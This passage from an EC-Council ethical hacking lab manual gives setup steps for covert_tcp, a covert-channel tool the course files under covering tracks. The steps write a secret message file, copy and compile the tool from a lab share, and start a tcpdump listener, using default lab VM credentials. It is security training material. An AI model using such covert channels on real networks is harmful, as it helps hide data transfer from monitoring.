7. Now, type **echo "Secret Message" > message.txt** and press **Enter** to make a new text file named **message** containing the string "**Secret Message.**"




Figure 3.6.6: Making the text message file

TASK 6.2

Copy and Compile covert_tcp

8. Now, open any explorer window and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
9. The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
10. The **Windows shares on 10.10.10.10** window appears; double-click the **CEH-Tools** folder.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. Navigate to **CEHv11 Module 06 System Hacking\Covering Tracks Tools\Covert_TCP** and copy the **covert_tcp.c** file; close the window.




Figure 3.6.7: Copy covert_tcp.c file

12. Now, navigate to the **Send** folder on **Desktop** and paste the **covert_tcp.c** file in this folder.




Figure 3.6.8: Paste covert_tcp.c file

13. Switch back to the **Terminal** window, type **cc -o covert_tcp covert_tcp.c**, and press **Enter**. This compiles the **covert_tcp.c** file.




Figure 3.6.9: Compiling Covert_tcp.c file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. Switch to the **Ubuntu** virtual machine, log in with the username **Ubuntu** and password **toor**, and press **Enter** to sign in.
15. Scroll down the **Favorites** bar in the left-hand pane of the window and click on the **Terminal** icon to launch **Terminal**, as shown in the screenshot.




Figure 3.6.10: Launch Terminal in Ubuntu virtual machine

16. In the **Terminal** window, type **sudo su** and press **Enter** to gain super-user access.

TASK 6.3

Make a Receiving Destination

17. Ubuntu will ask for the password; type **toor** as the password and press **Enter**.

Note: The password that you type will not be visible in the terminal window.




Figure 3.6.11: Getting superuser access

18. Type **tcpdump -nvvx port 8888 -i lo** and press **Enter** to start a tcpdump.




Figure 3.6.12: Setting up a tcpdump listener

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. Now, leave the tcpdump listener running and click on the ( ) icon at the top of the **Terminal** window to open a new terminal window.




Figure 3.6.13: Open another Terminal

20. A new **Terminal** tab appears; type the commands below to create, and then navigate to the **Receive** folder on **Desktop**:
    - **cd Desktop**
    - **mkdir Receive**
    - **cd Receive**




Figure 3.6.14: Create Receive folder on the Desktop

TASK 6.4

Copy and Compile covert_tcp

21. Now, click on **Files** in the left-hand pane of **Desktop**. The **home** window appears; click on **+ Other Locations** from the left-hand pane of the window.




Figure 3.6.15: Open Other Locations

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

22. The **+ Other Locations** window appears; type **smb://10.10.10.10** in the **Connect to Server** field and click the **Connect** button.




Figure 3.6.16: + Other Locations window

23. A security pop-up appears. Type the **Windows 10** virtual machine credentials (**Username: Admin** and **Password: Pa$$w0rd**) and click the **Connect** button.




Figure 3.6.17: Security pop-up

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

